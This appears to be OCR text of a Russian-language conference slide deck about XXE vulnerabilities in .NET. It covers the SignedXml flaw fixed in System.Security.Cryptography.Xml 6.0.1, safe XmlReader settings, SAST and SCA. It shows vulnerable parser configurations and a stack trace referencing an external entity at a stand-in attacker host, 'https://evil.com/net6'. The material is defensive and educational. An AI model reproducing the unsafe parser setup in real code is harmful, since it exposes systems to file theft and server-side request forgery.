
SignedXml API

```
void ProcessSignedXml(String xmlPath) {
    XmlDocument xmlDoc = new XmlDocument();
    xmlDoc.Load(xmlPath);

    var signedXml = new SignedXml(xmlDoc);
    signedXml.SigningKey = RSA.Create();

    Reference reference = new Reference();
    reference.Uri = String.Empty;

    XmlDsigEnvelopedSignatureTransform env = new XmlDsigEnvelopedSignatureTransform();
    reference.AddTransform(env);

    signedXml.AddReference(reference);

    signedXml.ComputeSignature();
    ....
}
```

SignedXml API


```
void ProcessSignedXml(String xmlPath) {
    XmlDocument xmlDoc = new XmlDocument();
    xmlDoc.Load(xmlPath);

    var signedXml = new SignedXml(xmlDoc);
    signedXml.SigningKey = RSA.Create();

    Reference reference = new Reference();
    reference.Uri = String.Empty;

    XmlDsigEnvelopedSignatureTransform env = new XmlDsigEnvelopedSignatureTransform();
    reference.AddTransform(env);

    signedXml.AddReference(reference);

    signedXml.ComputeSignature();
    ....
}
```

SignedXml API




SignedXml: последовательность вызовов

```
ProcessSignedXml()
  -> SignedXml.ComputeSignature()
    -> SignedXml.BuildDigestedReferences()
      -> Reference.UpdateHashValue()
        -> Reference.CalculateHashValue()
          -> Utils.PreProcessDocumentInput()
            -> XmlDocument.Load()
```



SignedXml: последовательность вызовов

```
ProcessSignedXml()
  -> SignedXml.ComputeSignature()
    -> SignedXml.BuildDigestedReferences()
      -> Reference.UpdateHashValue()
        -> Reference.CalculateHashValue()
          -> Utils.PreProcessDocumentInput()
            -> XmlDocument.Load()
```



Reference.CalculateHashValue

```
internal byte[] CalculateHashValue(XmlDocument document, CanonicalXmlNodeList refList) {
  ....
  else if (_uri.Length == 0) {
  ....
  resolver
    = (SignedXml.ResolverSet ? SignedXml._xmlResolver
                             : new XmlSecureResolver(new XmlUrlResolver(), baseUri));

  XmlDocument docWithNoComments
    = Utils.DiscardComments(
        Utils.PreProcessDocumentInput(document, resolver, baseUri));
    ....
  }
  ....
}
```

Reference.CalculateHashValue

```
internal byte[] CalculateHashValue(XmlDocument document, CanonicalXmlNodeList refList) {
  ....
  else if (_uri.Length == 0) {
  ....
  resolver
    = (SignedXml.ResolverSet ? SignedXml._xmlResolver
                             : new XmlSecureResolver(new XmlUrlResolver(), baseUri));

  XmlDocument docWithNoComments
    = Utils.DiscardComments(
        Utils.PreProcessDocumentInput(document, resolver, baseUri));
    ....
  }
  ....
}
```

System.Xml.XmlSecureResolver

```
public partial class XmlSecureResolver : XmlResolver
{
  ....
  public XmlSecureResolver(XmlResolver resolver, string? securityUrl) {
    _resolver = resolver;
  }

  public override object? GetEntity(....) {
    return _resolver.GetEntity(absoluteUri, role, ofObjectToReturn);
  }

  public override Uri ResolveUri(....) {
    return _resolver.ResolveUri(baseUri, relativeUri);
  }
}
```

System.Xml.XmlSecureResolver

```
namespace System.Xml
{
  using System.Net;
  using System.Security;
  using System.Runtime.Versioning;

  public partial class XmlSecureResolver : XmlResolver
  { .... }
}
```

Reference.CalculateHashValue

```
internal byte[] CalculateHashValue(XmlDocument document, CanonicalXmlNodeList refList) {
  ....
  else if (_uri.Length == 0) {
  ....
  resolver
    = (SignedXml.ResolverSet ? SignedXml._xmlResolver
                             : new XmlSecureResolver(new XmlUrlResolver(), baseUri));

  XmlDocument docWithNoComments
    = Utils.DiscardComments(
        Utils.PreProcessDocumentInput(document, resolver, baseUri));
    ....
  }
  ....
}
```

Reference.CalculateHashValue

```
internal byte[] CalculateHashValue(XmlDocument document, CanonicalXmlNodeList refList) {
  ....
  else if (_uri.Length == 0) {
  ....
  resolver
    = (SignedXml.ResolverSet ? SignedXml._xmlResolver
                             : new XmlSecureResolver(new XmlUrlResolver(), baseUri));

  XmlDocument docWithNoComments
    = Utils.DiscardComments(
        Utils.PreProcessDocumentInput(document, resolver, baseUri));
    ....
  }
  ....
}
```

Utils.PreProcessDocumentInput

```
internal static XmlDocument PreProcessDocumentInput(....) {
  ....
  MyXmlDocument doc = new MyXmlDocument();
  ....
  using (TextReader stringReader = new StringReader(document.OuterXml)) {
    XmlReaderSettings settings = new XmlReaderSettings();
    settings.XmlResolver = xmlResolver;
    settings.DtdProcessing = DtdProcessing.Parse;
    settings.MaxCharactersFromEntities = MaxCharactersFromEntities;
    settings.MaxCharactersInDocument = MaxCharactersInDocument;
    XmlReader reader = XmlReader.Create(stringReader, settings, baseUri);
    doc.Load(reader);
  }
  return doc;
}
```

XXE в .NET 6 SDK

- Пакет: System.Security.Cryptography.Xml
- Уязвимая версия: 6.0.0
- Явная конфигурация опасного парсера

XXE в .NET 6 SDK: фикс

- Пакет: System.Security.Cryptography.Xml
- Уязвимая версия: 6.0.0
- Исправленная версия: 6.0.1

- Ссылка на коммит: https://github.com/dotnet/runtime/commit/02f4445e9d180f85434aa15bb3323797c3e2aa87

Commit

Forbid XML external entity resolution in crypto APIs

Browse files

backport/pr-91461-to-release/6.0-staging (#91472, #73640) + darc-release/6.0-f5f7892e-e95f-48bd-868b-bcac9209a431 (#91427, #73640) + darc-release/6.0-staging-86961e86-0ae9-456a-8397-b02f8e32eb0a (#91428, #73640) + release/6.0 (#73640) + release/6.0-staging (#73640)

bartonjs authored and **GrabYourPitchforks** committed on Jul 13, 2022

1 parent a62fbe2 commit 02f4445

Showing **3 changed files** with **148 additions** and **0 deletions**.

Split Unified

3 ...es/System.Security.Cryptography.Xml/src/System.Security.Cryptography.Xml.csproj

```
@@ -3,6 +3,8 @@
    <AllowUnsafeBlocks>true</AllowUnsafeBlocks>
    <TargetFrameworks>$(NetCoreAppCurrent);netstandard2.0;net461-windows</TargetFrameworks>
    <IsPackable>true</IsPackable>
+   <GeneratePackageOnBuild>true</GeneratePackageOnBuild>
+   <ServicingVersion>1</ServicingVersion>
    <PackageDescription>Provides classes to support the creation and validation of XML digital signatures. The classes in this namespace implement the World Wide Web Consortium Recommendation, "XML-Signature Syntax and Processing", described at http://www.w3.org/TR/xmldsig-core/.

    Commonly Used Types:
@@ -121,6 +123,7 @@ System.Security.Cryptography.Xml.XmlLicenseTransform</PackageDescription>
    <Compile Include="System\Security\Cryptography\Xml\XmlDsigXPathTransform.cs" />
    <Compile Include="System\Security\Cryptography\Xml\XmlDsigXsltTransform.cs" />
    <Compile Include="System\Security\Cryptography\Xml\XmlLicenseTransform.cs" />
+   <Compile Include="System\Security\Cryptography\Xml\XmlSecureResolver.cs" />
    <Compile Include="System\Security\Cryptography\Xml\CryptoHelpers.cs" />
    <Compile Include="System\Security\Cryptography\Xml\RSAPKCS1SignatureDescription.cs" />
    <Compile Include="System\Security\Cryptography\Xml\RSAPKCS1SHA1SignatureDescription.cs" />
```

SignedXml API: после фикса

```
System.Xml.XmlException: An error has occurred while opening external entity 'https://evil.com/net6': Security error.
 ---> System.Security.SecurityException: Security error.
   at System.Security.Cryptography.Xml.XmlSecureResolver.GetEntity(Uri absoluteUri, String role, Type ofObjectToReturn)
   at System.Xml.XmlTextReaderImpl.OpenAndPush(Uri uri)
   at System.Xml.XmlTextReaderImpl.PushExternalEntityOrSubset(String publicId, String systemId, Uri baseUri, String entityName)
   --- End of inner exception stack trace ---
   at System.Xml.XmlTextReaderImpl.Throw(Exception e)
   at System.Xml.XmlTextReaderImpl.PushExternalEntityOrSubset(String publicId, String systemId, Uri baseUri, String entityName)
   at System.Xml.XmlTextReaderImpl.PushExternalEntity(IDtdEntityInfo entity)
   at System.Xml.XmlTextReaderImpl.HandleGeneralEntityReference(String name, Boolean isInAttributeValue, Boolean pushFakeEntityIfNullResolver,
Int32 entityStartLinePos)
   at System.Xml.XmlTextReaderImpl.HandleEntityReference(Boolean isInAttributeValue, EntityExpandType expandType, Int32& charRefEndPos)
   at System.Xml.XmlTextReaderImpl.ParseText(Int32& startPos, Int32& endPos, Int32& outOrChars)
   at System.Xml.XmlTextReaderImpl.ParseText()
   at System.Xml.XmlTextReaderImpl.ParseElementContent()
   at System.Xml.XmlTextReaderImpl.Read()
   at System.Xml.XmlLoader.LoadNode(Boolean skipOverWhitespace)
   at System.Xml.XmlLoader.LoadDocSequence(XmlDocument parentDoc)
   at System.Xml.XmlLoader.Load(XmlDocument doc, XmlReader reader, Boolean preserveWhitespace)
   at System.Xml.XmlDocument.Load(XmlReader reader)
   at System.Security.Cryptography.Xml.Utils.PreProcessDocumentInput(XmlDocument document, XmlResolver xmlResolver, String baseUri)
   at System.Security.Cryptography.Xml.Reference.CalculateHashValue(XmlDocument document, CanonicalXmlNodeList refList)
   at System.Security.Cryptography.Xml.Reference.UpdateHashValue(XmlDocument document, CanonicalXmlNodeList refList)
   at System.Security.Cryptography.Xml.SignedXml.BuildDigestedReferences()
   at System.Security.Cryptography.Xml.SignedXml.ComputeSignature()
   at XXE_Tests.EntryPoint.ProcessSignedXml(String xmlPath)
```

SignedXml API: после фикса

```
System.Xml.XmlException:
An error has occurred while opening external entity
'https://evil.com/net6': Security error.
  ---> System.Security.SecurityException: Security error.

   at System.Security.Cryptography.Xml.XmlSecureResolver.GetEntity()
   ....
   at System.Xml.XmlDocument.Load()
   at System.Security.Cryptography.Xml.Utils.PreProcessDocumentInput()
   at System.Security.Cryptography.Xml.Reference.CalculateHashValue()
   at System.Security.Cryptography.Xml.Reference.UpdateHashValue()
   at System.Security.Cryptography.Xml.SignedXml.BuildDigestedReferences()
   at System.Security.Cryptography.Xml.SignedXml.ComputeSignature()
   at XXE_Tests.EntryPoint.ProcessSignedXml(String xmlPath)
```

SignedXml API: после фикса

```
System.Xml.XmlException:
An error has occurred while opening external entity
'https://evil.com/net6': Security error.
  ---> System.Security.SecurityException: Security error.

   at System.Security.Cryptography.Xml.XmlSecureResolver.GetEntity()
   ....
   at System.Xml.XmlDocument.Load()
   at System.Security.Cryptography.Xml.Utils.PreProcessDocumentInput()
   at System.Security.Cryptography.Xml.Reference.CalculateHashValue()
   at System.Security.Cryptography.Xml.Reference.UpdateHashValue()
   at System.Security.Cryptography.Xml.SignedXml.BuildDigestedReferences()
   at System.Security.Cryptography.Xml.SignedXml.ComputeSignature()
   at XXE_Tests.EntryPoint.ProcessSignedXml(String xmlPath)
```

XmlResolver до фикса

```
public partial class XmlSecureResolver : XmlResolver
{
  ....
  public XmlSecureResolver(XmlResolver resolver, string? securityUrl) {
    _resolver = resolver;
  }

  public override object? GetEntity(....) {
    return _resolver.GetEntity(absoluteUri, role, ofObjectToReturn);
  }

  public override Uri ResolveUri(....) {
    return _resolver.ResolveUri(baseUri, relativeUri);
  }
}
```

XmlResolver после фикса

```
namespace System.Security.Cryptography.Xml
{
  // This type masks out System.Xml.XmlSecureResolver by being in the local namespace.
  internal sealed class XmlSecureResolver : XmlResolver
  {
    internal XmlSecureResolver(XmlResolver resolver, string securityUrl)
    {}

     // Simulate .NET Framework's CAS behavior by throwing SecurityException.
     // Unlike .NET Framework's implementation,
        the securityUrl ctor parameter has no effect.
     public override object GetEntity(....) =>
            throw new SecurityException();
  }
}
```

XmlResolver после фикса

```
namespace System.Security.Cryptography.Xml
{
  // This type masks out System.Xml.XmlSecureResolver by being in the local namespace.
  internal sealed class XmlSecureResolver : XmlResolver
  {
    internal XmlSecureResolver(XmlResolver resolver, string securityUrl)
    {}

     // Simulate .NET Framework's CAS behavior by throwing SecurityException.
     // Unlike .NET Framework's implementation,
        the securityUrl ctor parameter has no effect.
     public override object GetEntity(....) =>
            throw new SecurityException();
  }
}
```


XmlResolver после фикса

```
namespace System.Security.Cryptography.Xml
{
  // This type masks out System.Xml.XmlSecureResolver by being in the local namespace.
  internal sealed class XmlSecureResolver : XmlResolver
  {
    internal XmlSecureResolver(XmlResolver resolver, string securityUrl)
    {}

     // Simulate .NET Framework's CAS behavior by throwing SecurityException.
     // Unlike .NET Framework's implementation,
        the securityUrl ctor parameter has no effect.
     public override object GetEntity(....) =>
            throw new SecurityException();
  }
}
```


XmlResolver до фикса

```
namespace System.Xml
{
  using System.Net;
  using System.Security;
  using System.Runtime.Versioning;

  public partial class XmlSecureResolver : XmlResolver
  { .... }
}
```

```
using System.Xml;

namespace System.Security
                .Cryptography
                .Xml
{
  ....
  new XmlSecureResolver(
    new XmlUrlResolver(),
    baseUri
  )
  ....
}
```



```
using System.Xml;

namespace System.Security
                 .Cryptography
                 .Xml
{
  ....
  new XmlSecureResolver(
    new XmlUrlResolver(),
    baseUri
  )
  ....
}
```



System.Xml
XmlSecureResolver

System.Security.Cryptography.Xml
XmlSecureResolver

XXE в .NET 6 SDK: выводы

- Современный .NET не спасёт,
  если XML-парсер сконфигурирован опасно
- Поаккуратнее с парсерами в компонентах

Защита от XXE

Безопасные настройки парсеров

- Явно запрещайте обработку DTD
  `DtdProcessing = DtdProcessing.Prohibit`
- Запрещайте обработку внешних сущностей
  `XmlResolver = null`
- Ограничивайте размеры внешних сущностей
  `MaxCharactersFromEntities = 1000`
- Отключайте обработку внешних сущностей по умолчанию

Безопасные настройки: XmlReader

```
var settings = new XmlReaderSettings()
{
  DtdProcessing = DtdProcessing.Prohibit,
  XmlResolver = null,
  MaxCharactersFromEntities = 1000
};

using (var xmlReader = XmlReader.Create(xmlFileStringReader,
                                        settings))
{ .... }
```

Безопасные настройки: XmlTextReader

```
using (var xmlTextReader
          = new XmlTextReader(xmlFileStringReader))
{
  xmlTextReader.XmlResolver = null;
  xmlTextReader.DtdProcessing = DtdProcessing.Prohibit;
  ....
}
```

Безопасные настройки: XmlDocument

```
XmlDocument xmlDoc = new XmlDocument();
xmlDoc.XmlResolver = null;
```

Static Application Security Tesing (SAST)

SAST: taint-анализ на BlogEngine.NET

```
private static string
ParseRequest(HttpContext context) {
  var buffer = new byte[context.Request
                                .InputStream
                                .Length];

  context.Request.InputStream.Position = 0;

  context.Request
         .InputStream
         .Read(buffer,
               0,
               buffer.Length);

  return Encoding.UTF8
                 .GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input) {
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}
```

```
private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method"))) {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```

SAST

- Статический анализ на дефекты безопасности
- Проверка код приложений
- Плюсы
  - Покрытие всей кодовой базы
  - Не требует подготовки окружения
- Минусы
  - Даёт false positives
  - ”Чувствителен” к библиотечному коду


SVG.NET

```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```

SVG.NET

```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```


Software Composition Analysis (SCA)



SCA

- Анализ компонентов на наличие уязвимых
- Используются базы данных об уязвимостях
  - CPE (Common Platform Enumeration)
  - GitHub Advisory Database
  - Собственные базы
  - ...

SCA: IDE


System.Security.Cryptography.Xml
Version
6.0.0
This package is vulnerable! It may lead to specific problems in your project. Follow below links for details.
Advisory: github.com (Severity: Moderate)
Checkmarx© advisory: CVE-2022-34716 (Severity: Moderate)
Info Provides classes to support the creation and validation of XML digital signatures. The classes in this nam
Frameworks and Dependencies .NET 6.0; .NETFramework 4.6.1; .NETStandard 2.0

SCA: CLI

